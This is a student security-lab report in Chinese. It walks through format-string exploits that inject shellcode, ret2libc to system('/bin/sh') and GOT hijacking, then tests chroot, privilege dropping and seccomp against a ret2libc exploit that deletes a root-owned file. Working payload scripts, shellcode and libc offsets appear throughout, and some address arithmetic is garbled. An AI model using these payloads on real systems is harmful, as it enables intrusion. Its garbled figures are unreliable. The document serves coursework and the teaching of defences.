

目 录

1	实验一 软件安全实验.....	1
1.1	实验目的.....	1
1.2	实验内容、步骤及结果.....	1
1.2.1	任务 1 prog1 漏洞利用	1
1.2.2	任务 2 prog2 shell 获取	3
1.2.3	任务 3 prog2 GOT 表劫持	7
1.3	实验中的问题、心得和建议	8
2	实验二 信息系统安全.....	10
2.1	实验目的.....	10
2.2	实验内容、步骤及结果.....	10
2.2.1	任务 1 删除特权文件	10
2.2.2	任务 2 Chroot.....	12
2.2.3	任务 3 改变进程 euid	14
2.2.4	任务 4 使用 seccomp 限制系统调用	15
2.2.5	任务 5 使用 AppArmor 限制进程权限	17
2.3	实验中的问题、心得和建议	18
3	实验三 Web 安全	19
3.1	实验目的.....	19
3.2	实验内容、步骤及结果.....	20
3.2.1	跨站请求伪造（CSRF）攻击实验	20
3.2.2	跨站脚本（XSS）攻击实验	28
3.3	实验中的问题、心得和建议	35

1 实验一 软件安全实验

1.1 实验目的

在缓冲区溢出漏洞利用基础上，理解如何进行格式化字符串漏洞利用。

C 语言中的 `printf()` 函数用于根据格式打印出字符串，使用由 `printf()` 函数的 `%` 字符标记的占位符，在打印期间填充数据。格式化字符串的使用不仅限于 `printf()` 函数；其他函数，例如 `sprintf()`、`fprintf()` 和 `scanf()`，也使用格式字符串。某些程序允许用户以格式字符串提供全部或部分内容。


本实验的目的是利用格式化字符串漏洞，实施以下攻击：（1）程序崩溃；（2）读取程序内存；（3）修改程序内存；（4）恶意代码注入和执行。

1.2 实验内容、步骤及结果

1.2.1 任务 1 prog1 漏洞利用

（1）修改 `var` 的值为 `0x66887799`


首先禁用 ASLR



```
hy@ubuntu:~$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for hy:
kernel.randomize_va_space = 0
```

图 1-1 禁用 ASLR

关闭堆栈不可执行



```
hy@ubuntu:~/Desktop/lab1/code$ gcc -z execstack -o prog1 prog1.c
prog1.c: In function 'fmtstr':
prog1.c:16:12: warning: format not a string literal and no format arguments [-Wformat-security]
    printf(input);
           ^
```

图 1-2 关闭堆栈不可执行

要想改变 `var` 的值，首先需要精心构造一个输入，算出 `var` 和 `format string` 在栈中的偏移量，如图所示。再根据求得的偏移量和 `%n` 去构造输入，将 `var` 改成我预期的值。

其中是利用格式化字符串漏洞，达到将程序的返回地址（EIP）修改为 shellcode 的起始地址的目的。

运行 proc2

```

[06/23/24]seed@VM:~/.../codes -/procp 1
The address of the input array: 0xbfffe084
the value of the frame pointer: 0xbfffe08c
the value of the return address(0x00000000): 0x00000000
AAAA.08048602.b7f1c000.b7629400.bfffe08d.b7efff10.bfffe08c.bfffe08c.b7f1c000.b7f1c000.bfffe08c.08048602.bfffe084.00000001.00000000.0804fa8c.0804fa8b.41414141.30252e.30252e78.252e7838
The value of the return address(after): 0x08048602

```

图 1-7 运行 prog2.c

通过运行结果可知，EBP 为 0xbffce8，故 EIP 为 EBP+4=0xbffce，其中缓冲区大小为 200 字节，将距离缓冲区起始位置 120 字节处设为恶意代码的起始位置（0xbffed7c），利用格式串漏洞向内存 0xbffec 的位置处写入该数据（0xbffed7c）

echo

```
AAAA.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x> input
```

```
./prog2 1
```

观察输出，也就是 AAAA（41414141）对应的位置，我们可以发现数组首元素在栈中的偏移量为 17。

```
[06/23/24]seed@VM:~/.../code$ ./prog2 1
The address of the input array: 0xbfffed04
The value of the frame pointer: 0xbfffece8
The value of the return address(before): 0x08048602
AAAA.08048602.b7f1c000.b7b62940.bfffedd8.b7feff10.bfffece8.bfffecec.b7f1c000.b7f1c000.bfffedd8.08048602.bfffed04.00000001.000000c8.0804fa88.0804fa88 41414141 30252e.30252e78.252e7838
The value of the return address(after): 0x08048602 17
[06/23/24]seed@VM:~/.../code$
```

图 1-8 寻找偏移量

```
echo `printf`
```

[illegible]

```
./prog2 1
```

函数的返回地址已被修改为 0xbffed7c,需要在缓冲区 120 字节位置处构造 shellcode。由于文件前面已经写入了 113 字节,在后面补充 7 个 0x90 作为占位符,然后再打印 shellcode

```
echo`printf
"\xee\xec\xff\xbf#####\xec\xec\xff\xbf"`.%08x.%08x.%08x.%08x.%08x.%08x.%08x.
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%049002x.%hn.%011643x.%hn`p
rintf
"\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x31\xdb\xb0\xd5\xcd\x80\x31\xc0\x50\x68//
sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80\x00"> input
```

```
The value of the return address(after): 0xbffed48
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(
$ whoami
seed
```

图 1-9 实验结果示意图

如上图所示，可以发现成功注入！

(2) ret2lib 利用获得 shell

本任务要求利用 ret2libc 技术获取系统控制权，即使在安全防护措施（如栈溢出保护、不可执行栈）生效的情况下。该技术涉及利用格式化字符串漏洞，这在软件中比较常见。我们目标是使程序的控制流转向 libc 库中的 system 函数，并且传递“/bin/sh”字符串作为参数给它，从而启动一个 shell 会话。

首先，我们需要识别 system 函数和存储“/bin/sh”字符串在内存中的地址。然后，我们使用 GDB 这个调试工具来获取这些关键地址。接下来，我们利用格式化字符串漏洞，将这些地址填充进程序的栈空间。

最终，在程序执行返回操作时，将会跳转到 system 函数，并带有“/bin/sh”参数。这样，就可以通过系统中的 shell 程序获得控制权，证明在安全保护技术启动的情况下，格式化字符串漏洞依然能够被利用，执行任意系统命令。

开启 Stack Guard 和栈不可执行保护，首先

```
gcc -fstack-protector -z noexecstack -o prog2_2 prog2.c
```

使用 gdb 对 prog2 程序进行调试，查看 system 函数和字符串“/bin/sh”的地址

```
Breakpoint 1, 0x08048562 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7da4da0 <__libc_system>
gdb-peda$ find "/bin/sh"
Searching for '/bin/sh' in: None ranges
Found 1 results, display max 1 items:
libc : 0xb7ec582b ("/bin/sh")
```

图 1-10 system 和/bin/sh 地址

还是使用%n，对函数返回地址和参数的地址进行修改，使用的生成 badfile 的脚本如下：

```
#!/usr/bin/python3
```

```

import sys
from pwn import *

frame = 0xbfffece8
return_stack = frame+4
return_arg = frame+4+8
#/bin/sh 0xb7ee982b
#system 0xb7dc8da0

payload =
p32(return_stack)+p32(return_stack+2)+p32(return_arg)+p32(return_arg+2)+\
b"%19856c"+b"%17$hn"+b"%2699c"+b"%19$hn"+b"%24495c"+b"%18$hn"+b"%1
8c"+\
b"%20$hn"
#payload = b"aaaa0x%.8x 0x%.8x 0x%.8x 0x%.8x 0x%.8x 0x%.8x 0x%.8x 0x%.8x
0x%.8x 0x%.8x 0x%.8x 0x%.8x 0x%.8x 0x%.8x 0x%.8x 0x%.8x "

# Write the content to badfile
file = open("badfile", "wb")
file.write(payload)
file.close()

```

格式化字符串部分

- `b"%19856c"+b"%17$hn"` : 写入0x4da0 (system地址的低两字节)。
- `b"%2699c"+b"%19$hn"` : 写入0x0b7d (system地址的高两字节)。
- `b"%24495c"+b"%18$hn"` : 写入0x982b (/bin/sh地址的低两字节)。
- `b"%18c"+b"%20$hn"` : 写入0xb7ee (/bin/sh地址的高两字节)。

图 1-11 脚本中地址说明

如图 1-11 所示，就是其中格式化字符串部分说明。

生成 badfile，运行 prog2，可以看到得到了 shell：

```

The value of the return address(after): 0xb7da4da0
$ pwd
/home/seed/0SsecExp/code
$ whoami
seed

```

图 1-12 成功获得 shell


1.2.3 任务 3 prog2 GOT 表劫持

此任务涉及劫持全局偏移表（GOT）以执行 win 函数。即使启用了地址空间布局随机化（ASLR），也可以通过特定方法实现这一目标。首先，需要确定目标程序中 GOT 表内某个函数的入口地址，并找到 win 函数的地址。然后，利用格式化字符串漏洞，将 win 函数的地址覆盖写入 GOT 表中目标函数的入口地址。这样，当程序再次调用该函数时，实际上会执行 win 函数。

在实验中，通过 GDB 调试工具确认 GOT 表已被成功修改，并验证 win 函数的正确执行。最终，通过这种方法，即便在启用了 ASLR 的情况下，依然可以利用格式化字符串漏洞劫持程序的控制流，执行任意函数，从而实现预期的劫持效果。

开启 Stack Guard 和栈不可执行保护，首先 `gcc -fstack-protector -z noexecstack -o prog2_3 prog2.c`


寻找 win 偏移，如图 1-13.



```
Legend: code, data, rodata, value
0x080483a0 in printf@plt ()
gdb-peda$ p win
$3 = {void ()} 0x0804850b <win>
```

图 1-13 win 偏移

全局偏移表（GOT）存储了程序在运行时使用的动态链接库函数的实际地址。通过篡改 GOT 表中某个函数的地址，可以使程序调用我们指定的函数。



```
0x8048396: jmp     DWORD PTR ds:0x804a008
0x804839c: add     BYTE PTR [eax],al
0x804839e: add     BYTE PTR [eax],al
> 0x80483a0 <printf@plt>: jmp     DWORD PTR ds:0x804a00c
0x80483a6 <printf@plt+6>: push    0x0
0x80483ab <printf@plt+11>: jmp     0x8048390
0x80483b0 <__stack_chk_fail@plt>: jmp     DWORD PTR ds:0x804a010
0x80483b6 <__stack_chk_fail@plt+6>: push    0x8
-> 0xb7db3670 <__printf>: call     0xb7e89990 <_x86.get_pc_thunk.a
0xb7db3675 <__printf+5>: add     eax,0x16898b
0xb7db367a <__printf+10>: sub     esp,0xc
0xb7db367d <__printf+13>: mov     eax,DWORD PTR [eax-0x68]
                                JUMP
-----stack-----
000| 0xbfffec4c --> 0x8048501 (<fmtstr+93>: add     esp,0x10)
004| 0xbfffec50 --> 0xbfffec94 --> 0xbfffeccc ("%18$hn%18x%22$hn", '\2
008| 0xbfffec54 --> 0x8048602 (<main+101>: add     esp,0x10)
012| 0xbfffec58 --> 0xb7f1c000 --> 0x1b1db0
016| 0xbfffec5c --> 0xb7b62940 (0xb7b62940)
020| 0xbfffec60 --> 0xbfffed68 --> 0x0
024| 0xbfffec64 --> 0xb7feff10 (<_dl_runtime_resolve+16>: pop
028| 0xbfffec68 --> 0xbfffec78 --> 0xbfffed68 --> 0x0
Legend: code, data, rodata, value
0x080483a0 in printf@plt ()
```

图 1-14 寻找地址

还要寻找 got 和 printf 地址。

lib 库的加载基地址是 0xb7d6a000，而 win 函数的偏移是 0804850b。根据这些信息，我们可以计算出 win 函数的实际地址为 $0xb7d6a000 + 0x0804850b =$

0xbfdb250b。再考虑到 GOT 表的某个地址，例如 0804h 减去 148 等于 1904，而 850bh 减去 0804h 等于 32,007。通过这些计算，可以精确修改 GOT 表，实现程序调用我们指定的 win 函数。

构造对应 payload，实验结果如图 1-14 所示



图 1-14 成功执行 win 函数

1.3 实验中的问题、心得和建议

在信息系统安全实验中，通过动手实践，我切身体会到理论与实践的密切关联，尤其是在格式化字符串漏洞的利用方面。通过这次实验，我不仅学到了缓冲区溢出的基础知识，还深入了解了如何利用这一漏洞进行实际攻击。在实验过程中，频繁遇到程序崩溃和内存访问错误等问题，这不仅让我意识到编写安全代码的重要性，也极大地提升了的代码能力，以及处理 bug 的能力。

构造有效的 payload 是本实验的核心难点，也让我重新审视了自己在内存管理和系统调用方面的知识储备。通过精确控制程序的执行路径，我对编程思维和技巧有了更深的理解，特别是在如何应对各种可能的异常情况方面。相比上学期的软件安全实验，这次实验更具挑战性和复杂性。在未来的实验中，我希望能够有更多关于系统调用和内存管理的实际操作，这将有助于我们全面理解信息安全的各个方面。

实验过程中，我遇到的主要挑战包括 GDB 调试时加载地址与非调试模式下不同的问题，以及 ASLR 带来的地址随机化。这些问题使得我不得不多次修改和调试脚本地址。为了解决这些问题，我尝试编写 Python 代码自动计算需要的地址和位置，尽可能简化和封装整个过程。然而，由于对 Python 不太熟悉，特别是整数除法和类型处理方面，我遇到了不少错误。这段经历让我意识到编程语言的特性和细节对实验成功的重要性。

实验中，通过 GDB 调试工具获取关键地址信息，并逐步验证和调整攻击脚本，我更深刻地理解了程序内存布局和漏洞原理。在进行 shellcode 注入实验时，我通过栈执行恶意代码并成功获取 shell，进一步体会到了漏洞利用的强大威力。

这一过程中，我学会了如何精确定位和验证注入代码位置，确保攻击成功。

此外，在劫持 GOT 表执行 win 函数的实验中，我成功展示了如何在启用 ASLR 的情况下利用格式化字符串漏洞实现对程序的控制。这一过程不仅增强了我对 GOT 表和函数指针的理解，还展示了攻击者绕过系统安全保护机制的可能性。

对于 system 函数和"/bin/sh"字符串的偏移，很奇怪，用 ldd 查看的动态库基地址加偏移，和 gdb 直接查看的地址都不一样，而使用 gdb 的地址进行实验，可以得到正确的结果，网上找寻答案如下：

<https://reverseengineering.stackexchange.com/questions/6657/why-does-ldd-and-gdb-info-sharedlibrary-show-a-different-library-base-addr>

2 实验二 信息系统安全

2.1 实验目的

特权隔离（Privilege Separation）、最小特权（LeastPrivilege）、安全的错误处理（Fail Securely）等等，是安全设计重要原则，本实验的目的是通过系统提供的安全机制，对程序进行安全增强。

本实验涵盖以下方面：


1. chroot
2. 改变进程 `euid`
3. seccomp
4. AppArmor

2.2 实验内容、步骤及结果

2.2.1 任务 1 删除特权文件

首先把该装的库和包都装了

```
sudo dpkg --add-architecture i386, sudo apt install libc6:i386 libstdc++6:i386  
sudo apt-get update, sudo apt install libncurses5-dev lib32z1
```



```
Unpacking lib32z1 (1:1.2.11.dfsg-2ubuntu1.5) ...  
Selecting previously unselected package libncurses-dev:amd64.  
Preparing to unpack .../libncurses-dev_6.2-0ubuntu2.1_amd64.deb ...  
Unpacking libncurses-dev:amd64 (6.2-0ubuntu2.1) ...  
Selecting previously unselected package libncurses5-dev:amd64.  
Preparing to unpack .../libncurses5-dev_6.2-0ubuntu2.1_amd64.deb ...  
Unpacking libncurses5-dev:amd64 (6.2-0ubuntu2.1) ...  
Setting up lib32z1 (1:1.2.11.dfsg-2ubuntu1.5) ...  
Setting up libncurses6:amd64 (6.2-0ubuntu2.1) ...  
Setting up libncursesw6:amd64 (6.2-0ubuntu2.1) ...  
Setting up libncurses-dev:amd64 (6.2-0ubuntu2.1) ...  
Setting up libncurses5-dev:amd64 (6.2-0ubuntu2.1) ...  
Processing triggers for man-db (2.9.1-1) ...  
Processing triggers for libc-bin (2.31-0ubuntu9.2) ...  
virtualmachine@ubuntu:~/Desktop/lab2/lab2-1/code$
```

图 2-1 安装包示意图

创建并设置测试文件

```
[06/26/24]seed@VM:~/.../lab2$ sudo chown root /tmp/test.txt
[06/26/24]seed@VM:~/.../lab2$ ls -al /tmp/test.txt
-rw-rw-r-- 1 root seed 0 Jun 26 15:11 /tmp/test.txt
```

图 2-2 创建测试文件

关闭 ASLR, `sudo sysctl -w kernel.randomize_va_space=0`, 编译 touchstone

```
parse.c: In function 'Parse_reqline':
parse.c:247:3: warning: implicit declaration of function 'ReqLine_print'; did you
mean 'ReqLine_new'? [-Wimplicit-function-declaration]
247 | ReqLine_print(1, reqline);
    | ReqLine_new
http-tree.c: In function 'outOfMemory':
http-tree.c:20:3: warning: implicit declaration of function 'write'; did you me
n 'fwrite'? [-Wimplicit-function-declaration]
20 | write(1, s, strlen(s));
    | fwrite
http-tree.c: At top level:
http-tree.c:26:1: warning: return type defaults to 'int' [-Wimplicit-int]
26 | HttpVersion_print(int fd, enum HttpVersion_t v)
```

图 2-3 编译 touchstone

执行 touchstone: `sudo chown root touchstone`, `sudo chmod +s touchstone`, `./touchstone`

```
virtualmachine@ubuntu:~/Desktop/lab2/lab2-1/code$ ./touchstone
file fd = 4
pipefd = 4
the first web service launched...
mail fd = 4
pipefd = 4
the second web service launched...
4
pipefd = 4
the http dispatcher service launched...
sending 5...
sending 6...
file_fd = 7
mail_fd = 8
```

图 2-4 执行 touchstone

然后用 `ldd` 命令查看 `banksv` 使用 `lib.so.6` 的地址: `ldd ./banksv`

```
virtualmachine@ubuntu:~/Desktop/lab2/lab2-1/code$ ldd ./banksv
linux-gate.so.1 (0xf7fcf000)
libpthread.so.0 => /lib/i386-linux-gnu/libpthread.so.0 (0xf7f95000)
libdl.so.2 => /lib/i386-linux-gnu/libdl.so.2 (0xf7f8f000)
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7da0000)
/lib/ld-linux.so.2 (0xf7fd1000)
```

图 2-5 ldd 命令

接着查看 `unlink`, `system`, `exit` 的偏移地址

```
virtualmachine@ubuntu:~/Desktop/lab2/lab2-1/code$ readelf -a /lib/i386-linux-gnu/libc.so.6 | grep "unlink"
403: 000f4130 42 FUNC GLOBAL DEFAULT 15 unlinkat@GLIBC_2.4
534: 000f4100 36 FUNC WEAK DEFAULT 15 unlink@GLIBC_2.0
virtualmachine@ubuntu:~/Desktop/lab2/lab2-1/code$ readelf -a /lib/i386-linux-gnu/libc.so.6 | grep "system"
259: 00136130 106 FUNC GLOBAL DEFAULT 15 svcerr_systemerr@GLIBC_2.0
664: 00041790 63 FUNC GLOBAL DEFAULT 15 __libc_system@GLIBC_PRIVATE
1537: 00041780 63 FUNC WEAK DEFAULT 15 system@GLIBC_2.0
virtualmachine@ubuntu:~/Desktop/lab2/lab2-1/code$ readelf -a /lib/i386-linux-gnu/libc.so.6 | grep "exit"
[28] __libc_atexit PROGBITS 001e929c 1e829c 000004 00 WA 0 0 4
05 .tdata .init_array __libc_subfreeres __libc_atexit __libc_IO_vtables .data.rel.ro .dynamic .got .got.plt .data .bss
12 .tdata .init_array __libc_subfreeres __libc_atexit __libc_IO_vtables .data.rel.ro .dynamic .got
001eaebc 0005c106 R_386_GLOB_DAT 001eb224 argp_err_exit_status@GLIBC_2.1
001eafa0 0008ac06 R_386_GLOB_DAT 001eb160 obstack_exit_failure@GLIBC_2.0
121: 00034700 43 FUNC GLOBAL DEFAULT 15 __cxa_at_quick_exit@GLIBC_2.10
150: 000340c0 39 FUNC GLOBAL DEFAULT 15 _exit@GLIBC_2.0
478: 00034730 197 FUNC GLOBAL DEFAULT 15 __cxa_thread_atexit_impl@GLIBC_2.18
591: 000c94f6 24 FUNC GLOBAL DEFAULT 15 _exit@GLIBC_2.0
653: 00139780 60 FUNC GLOBAL DEFAULT 15 svc_exit@GLIBC_2.0
```

图 2-6 函数偏移地址

终端中已经打印 getToken 的 Frame Pointer，如图 2-7 所示。

```
mailsv client recieves a sockfd = 6
uid = 1000 0 0
Frame Pointer (inside getToken): 0xffffccd8
header starting
Frame Pointer (inside getToken): 0xffffccd8
Frame Pointer (inside getToken): 0xffffccd8
```

图 2-7 ebp

根据以上所有地址信息，包括 lib.so.6、unlink ()、system ()、exit ()、ebp 地址，填充修改给的 exploit2.py，运行脚本 python3 exploit2.1.py 127.0.0.1 80

```
seed@VM:~/Desktop/lab2/task1$ touch /tmp/test.txt
seed@VM:~/Desktop/lab2/task1$ sudo chown root /tmp/test.txt
seed@VM:~/Desktop/lab2/task1$ ls /tmp/test.txt -al
-rw-rw-r-- 1 root seed 0 Jun 27 06:20 /tmp/test.txt
seed@VM:~/Desktop/lab2/task1$ ls /tmp/ -al | grep test.txt
-rw-rw-r-- 1 root seed 0 Jun 27 06:20 test.txt
seed@VM:~/Desktop/lab2/task1$ ls /tmp/ -al | grep test.txt
seed@VM:~/Desktop/lab2/task1$
```

图 2-8 成功删除 test.txt

成功删除了有 root 权限的/tmp/test.txt。

2.2.2 任务 2 Chroot

首先我们给 server.c 增加一个输出提示，以判断根目录是否改变。

```
8
9 signal(SIGCHLD, SIG_IGN);
10 signal(SIGPIPE, SIG_IGN);
11
12 /* fill in here for chroot code snippet
13  * chroot root directory be '/jail'
14  * using chroot("/jail")
15  */
16
17 //put your code here...
18 if(!chroot("/jail")) printf("jail on!\n");
19 else printf("jail off!\n");
20
21
22 // launch two separate web services: filesv and
23 // mailsv. The first one serves static files and
24 // the second one serves as a mail server.
25 int pid;
26 int file_fds[2];
27 if (socketpair(AF_UNIX, SOCK_STREAM, 0, file_fds))
28     DIE("socketpair");
29
30 if ((pid=fork())==0){
```

增加的部分

图 2-9 增加的代码

用 chroot-setup.sh 脚本设置新的根目录

在/tmp 和/jail/tmp 下均创建一个 test.txt，且所有者均为 root

```

virtualmachine@ubuntu:~/Desktop/lab2/lab2-2/code$ touch /tmp/test.txt
virtualmachine@ubuntu:~/Desktop/lab2/lab2-2/code$ sudo chown root /tmp/test.txt
[sudo] password for virtualmachine:
virtualmachine@ubuntu:~/Desktop/lab2/lab2-2/code$ ll /tmp/test.txt
-rw-rw-r-- 1 root virtualmachine 0 Jun 24 01:25 /tmp/test.txt
virtualmachine@ubuntu:~/Desktop/lab2/lab2-2/code$ touch /jail/tmp/test.txt
virtualmachine@ubuntu:~/Desktop/lab2/lab2-2/code$ sudo chown root /jail/tmp/test
.txt

```

图 2-10 创建测试文件

用 gdb 调试方法查看 libc 基址：具体方法为，先得到 banksv 的 pid，再启动 gdb attach pid，然后用 info proc mappings 命令查看 libc 基址

```

process 13974
Mapped address spaces:

   Start Addr   End Addr       Size     Offset objfile
   0x8048000   0x8049000       0x1000        0x0 /jail/banksv
   0x8049000   0x80d2000       0x89000       0x1000 /jail/banksv
   0x80d2000   0x80ef000       0x1d000      0xa000 /jail/banksv
   0x80ef000   0x80f0000       0x1000       0xa6000 /jail/banksv
   0x80f0000   0x80f1000       0x1000       0xa7000 /jail/banksv
   0x80f1000   0x8114000      0x23000        0x0 [heap]
   0xf7db1000   0xf7dca000      0x19000        0x0 /jail/lib/i386-linux-gnu/libc.so.6
   0xf7dca000   0xf7f25000      0x15b000      0x19000 /jail/lib/i386-linux-gnu/libc.so.6
   0xf7f25000   0xf7f99000      0x74000      0x174000 /jail/lib/i386-linux-gnu/libc.so.6
   0xf7f99000   0xf7f9a000       0x1000      0x1e8000 /jail/lib/i386-linux-gnu/libc.so.6
   0xf7f9a000   0xf7f9c000       0x2000      0x1e8000 /jail/lib/i386-linux-gnu/libc.so.6
   0xf7f9c000   0xf7f9d000       0x1000      0x1ea000 /jail/lib/i386-linux-gnu/libc.so.6
   0xf7f9d000   0xf7fa0000       0x3000        0x0

```

图 2-11 libc 基址

其他地址，如 getToken() 的栈帧，ebp 等，同任务 1，填充修改 exploit.py 即可。

```

# libc base address
# ASLR should be off, so that libc's base address will not change untill next reboot
# you can use "ldd /program" to check the libc base address
base_addr = 0xf7db1000

# all of the offsets of functions (strings) inside libc won't change much (sometimes changed,
# so check is needed) .
# to get the offset of a function, you can use:
## readelf -a /lib/i386-linux-gnu/libc.so.6 | grep " system"
# to get "/bin/sh":
## ropper --file /lib/i386-linux-gnu/libc.so.6 --string "/bin/sh"

# system
sys_addr = base_addr + 0x00041700
/bin/sh
h_addr = base_addr + 0x00018c303
exit
x_addr = base_addr + 0x000340c0
unlink
l_addr = base_addr + 0x000f4100
dead
c_addr = 0xdeadbeef

# ebp, too make the task simple, we print ebp of getToken function (vulnerable)
ebp_addr = 0xffffd210

```

图 2-12 填充修改 exploit

运行脚本 python3 exploit2.1.py 127.0.0.1 80,会发现仅/jail/tmp/test.txt 被删除，这证明了通过 chroot，将 touchstone 限制在/jail 环境中，故利用漏洞时，也仅能删除 jail 中的 test.txt

```

virtualmachine@ubuntu:~/Desktop/lab2/lab2-2$ ll /tmp/test.txt
-rw-rw-r-- 1 root virtualmachine 0 Jun 24 01:25 /tmp/test.txt
virtualmachine@ubuntu:~/Desktop/lab2/lab2-2$ ll /jail/tmp/test.txt
ls: cannot access '/jail/tmp/test.txt': No such file or directory
virtualmachine@ubuntu:~/Desktop/lab2/lab2-2$

```

图 2-13 仅/jail/tmp/test.txt 被删除

2.2.3 任务 3 改变进程 euid

实验前 uid=1000

```
virtualmachine@ubuntu:~/Desktop/lab2/lab2-3$ id
uid=1000(virtualmachine) gid=1000(virtualmachine) groups=1000(virtualmachine),4
adm,24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashar
)
```

图 2-14 实验前 uid

修改 server.c，用 setuid 降低特权，并重新编译

```
if ((pid=fork())==0){
    /* fill code in here
    * using setresuid(ruid, euid, suid) or seruid(uid)
    */

    //put your code here
    setresuid(1000,1000,1000);
}
```

图 2-15 降权

寻址过程和任务 1/2 大致相同，查看 libc 基址以及程序栈帧基址，不多赘述。
运行 exploit 脚本，并检查/tmp/test.txt 文件，删除失败。

```
Exception:
Traceback (most recent call last):
  File "exploit2.3.py", line 142, in <module>
    resp = send_req(sys.argv[1], int(sys.argv[2]), req)
  File "exploit2.3.py", line 121, in send_req
    rbuf = sock.recv(1024)
ConnectionResetError: [Errno 104] Connection reset by peer

virtualmachine@ubuntu:~/Desktop/lab2/lab2-3$ ll /tmp/test.txt
-rw-rw-r-- 1 root virtualmachine 0 Jun 24 02:33 /tmp/test.txt
```

图 2-16 删除失败

然后将/tmp/test.txt 文件所有者改为 virtualmachine: sudo chown virtualmachine /tmp/test.txt

再次运行 exploit 脚本，成功删除 test.txt.

```
Connecting to 127.0.0.1:80...
connected, sending request...
request sent, waiting for reply...
Exception:
Traceback (most recent call last):
  File "exploit2.3.py", line 142, in <module>
    resp = send_req(sys.argv[1], int(sys.argv[2]), req)
  File "exploit2.3.py", line 121, in send_req
    rbuf = sock.recv(1024)
ConnectionResetError: [Errno 104] Connection reset by peer

virtualmachine@ubuntu:~/Desktop/lab2/lab2-3$ ll /tmp/test.txt
ls: cannot access '/tmp/test.txt': No such file or directory
virtualmachine@ubuntu:~/Desktop/lab2/lab2-3$
```

图 2-17 删除成功

证明降低进程的特权后，删除失败，验证了最低特权原则的有效性。

2.2.4 任务 4 使用 seccomp 限制系统调用

(1) 默认允许，显式拒绝 (Fail securely)

显式拒绝 unlink 系统调用

修改 banksv.c，使其默认允许，显式拒绝。

```
// 默认允许
1 void setup_allow_bydefault_rules(){
2     seccomp_filter_ctx ctx;
3     ctx = seccomp_init(SCMP_ACT_ALLOW);
4     if(ctx == NULL) exit(-1);
5
6     // put the rules to deny the system calls
7     seccomp_rule_add(ctx, SCMP_ACT_KILL, SCMP_SYS(unlink), 0);
8
9     seccomp_load(ctx);
10    seccomp_release(ctx);
11}
```

图 2-18 显式拒绝

makefile 中添加-lseccomp 选项。

```
1 all:
2     gcc -m32 -no-pie -g -o touchstone server.c
3     gcc -m32 -no-pie -fno-stack-protector -g -o filesv ./sql_lite3/sqlite3.o -l pthread -l dl ./sql_lite3/-
4     sqlhelper.c filesv.c token.c parse.c http-tree.c handle.c
5     gcc -m32 -no-pie -fno-stack-protector -g -o banksv ./sql_lite3/sqlite3.o -l pthread -l dl ./sql_lite3/-
6     sqlhelper.c banksv.c token.c parse.c http-tree.c handle.c -lseccomp
7 clean:
8     rm -rf touchstone filesv banksv httpd
```

图 2-19 makefile 修改

重新 make，下面更改服务端程序的权限，再运行：sudo chown root touchstone，
sudo chmod +s touchstone，./touchstone

新建特权文件./make_test.sh

```
^Cvirtualmachine@ubuntu:~/Desktop/lab2/lab2-4$ ./make_test.sh
-rw-rw-r-- 1 root virtualmachine 0 Jun 24 04:13 /tmp/test.txt
virtualmachine@ubuntu:~/Desktop/lab2/lab2-4$
```

图 2-20 新建特权文件

查看 libc 基址同任务 2

修改并运行攻击脚本。

```
login=Login'
